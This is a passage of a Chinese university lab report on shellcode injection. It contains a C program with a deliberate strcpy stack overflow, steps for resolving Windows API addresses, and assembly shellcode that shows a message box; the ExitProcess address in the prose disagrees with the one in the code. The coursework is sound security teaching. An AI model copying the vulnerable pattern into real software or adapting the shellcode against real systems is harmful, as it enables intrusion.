

北京邮电大学

网络空间安全学院



《软件安全》第三次实验报告

shellcode 注入

姓 名 _____

学 号 _____

班 级 _____

邮 箱

2025 年 11 月 6 日

软件安全第三次实验——shellcode 注入


一、实验目标

- 1.了解 shellcode 注入原理
- 2.理解给出的弹出对话框的汇编代码
- 3.通过淹没静态地址来实现 shellcode 的代码植入
- 4.通过跳板来实现 shellcode 的代码植入
- 5.尝试修改汇编语句的 shellcode 实现修改标题等简单操作(1~5 目标记作实验一)
- 6.在不修改 StackOverrun 程序源代码的情况下,构造 shellcode,通过 JMP ESP 的方式实现通过记事本打开 shellcode.txt (可实验 CreateProcessA 或 WinExec 等 API)。(记作实验二)

二、实验步骤与结果

(一) 创建可执行程序

- 1.进入虚拟机,打开 shellcode 实验文件夹下的 overflow_exe 的 c 文件。



```
#include <stdio.h>
#include <windows.h>
#include <string>
#define PASSWORD "1234567"
int verify_password (char *password)
{
    int authenticated;
    char buffer[44];
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//over flowed here!
    return authenticated;
}
main()
{
    int valid_flag=0;
    char password[1024];
    FILE * fp;
    LoadLibrary("user32.dll");//prepare for messagebox
    if(!(fp=fopen("password.txt","rw+")))
    {
        exit(0);
    }
    fscanf(fp,"%s",password);
    valid_flag = verify_password(password);
    if(valid_flag)
    {
        printf("incorrect password!\n");
    }
    else
    {
        printf("Congratulation! You have passed the verification!\n");
    }
    fclose(fp);
}
```

2. 读懂 main.cpp 文件。

(1) 首先分析 verify_password 函数：


- a) 传入参数：char *password 是一个名为 password 的字符数组。
- b) 函数中定义了一个整型变量 authenticated 和一个长度为 44 的字符数组 buffer[]。
- c) 调用 strcmp 函数比较 password 和常量 PASSWORD 两个字符串，并将比较结果赋值给 authenticated。
- d) 进行字符串比较后，调用 strcpy 函数将字符串 password 的内容复制到 buffer 数组中。
- e) 函数最后返回变量 authenticated。

(2) 接下来分析 main 函数：


- a) 首先定义了一个初始值为 0 的整型变量 valid_flag 和一个长度为 1024 的字符数组 password[]。
- b) 接下来程序读取 password.txt 文件，将文件内容字符串赋值给 password。
- c) 调用 verify_password 函数，将 password 作为参数传入，返回值赋值给 valid_flag。
- d) 若 valid_flag 不等于 0，即 strcmp 结果不为 0，说明 password 与正确密码 PASSWORD 不符，打印提示信息“incorrect password!\n\n”。
- e) 若 valid_flag 等于 0，即 strcmp 结果为 0，说明 password 与正确密码 PASSWORD 相同，打印提示信息“Congratulation! You have passed the verification!\n”。

(3) 由以上分析可知，密码验证程序起到的作用是：正确密码为 1234567。读取 password.txt 中字符串，若与正确密码相同，则通过验证；若与正确密码不同，则验证失败。

3. 自己新建一个工程 main3_project，并在工程中新建一个文件 main3.cpp，将 c 文件的内容复制进去。



4.运行程序。




5.这个程序与之前的实验的程序有 3 处不同：


- (1) 增加头文件 windows.h，以便能调用 LoadLibrary 函数去装载 user32.dll；
- (2) Verify_password 的 buffer 变量增加到 44 字节，以便能够承载我们的 shellcode；
- (3) Main 函数装载 user32.dll 以便能在植入代码中调用 MessageBox。

(二) 寻找 dll 中函数地址


1.程序调通运行不报错后，运行 dependency walker 程序。点击桌面上的 depends.exe 进入程序，打开我们生成的 main3_project.exe。




2. 点击剖析→开始剖析，参数保持默认。



3. 点击 kernel32.dll，在右侧能找到 exitprocess 的函数入口点的偏移地址为 0x0001B0BB。



4.用相同的步骤查出 MessageBoxA 的函数入口地址，此函数属于 user32.dll 库。由下图可知，MessageBoxA 的函数入口的偏移地址为 0x00033D68。




5.在下方查看到 KERNEL32.DLL 的实际基址为 0x77E60000，USER32.DLL 的实际基址为 0x77DF0000。由此加上偏移地址，可知 ExitProcess 函数和 MessageBoxA 函数的实际地址分别为 0x77E7BB0B、0x77E23D68。



（三）调试 shellcode 并查找 overflow_exe 中的 shellcode 起始地址

1.新建项目 shellcode_project，新建文件 shellcode_main，将 shellcode 实验下的 shellcode 文件内容复制到新文件中。




```
#include<windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[11] = "user32.dll";
    LibHandle = LoadLibrary(dllbuf);
    _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx
        push 0x74707562 //bupT
        push 0x74707562 //bupT

        mov eax,esp
        push ebx
        push eax
        push eax
        push ebx

        mov eax,0x77E23D68 //messageboxA 入口地址
        call eax
        push ebx
        mov eax,0x77E7B0BB //exitprocess 入口地址
        call eax
    }
    return 0;
}
```

2.修改部分代码：可以修改 bupT 字符串，即弹出框的标题等。两个函数的入口必须修改成所计算出的地址。




```
#include<windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[11] = "user32.dll";
    LibHandle = LoadLibrary(dllbuf);
    _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx
        //push 0x74707562 //bupT
        //push 0x74707562 //bupT
        push 0x54505542 //BUPT
        push 0x54505542 //BUPT


        mov eax,esp
        push ebx
        push eax
        push eax
        push ebx

        mov eax,0x77E23D68 //messageboxA 入口地址
        call eax
        push ebx
        mov eax,0x77E7B0BB //exitprocess 入口地址
        call eax
    }
    return 0;
}
```


3.运行程序，如下图所示成功弹出对话框。





4.用 odlldbg 打开 shellcode 的 exe 文件。




5.找到我们写的那些汇编语言。



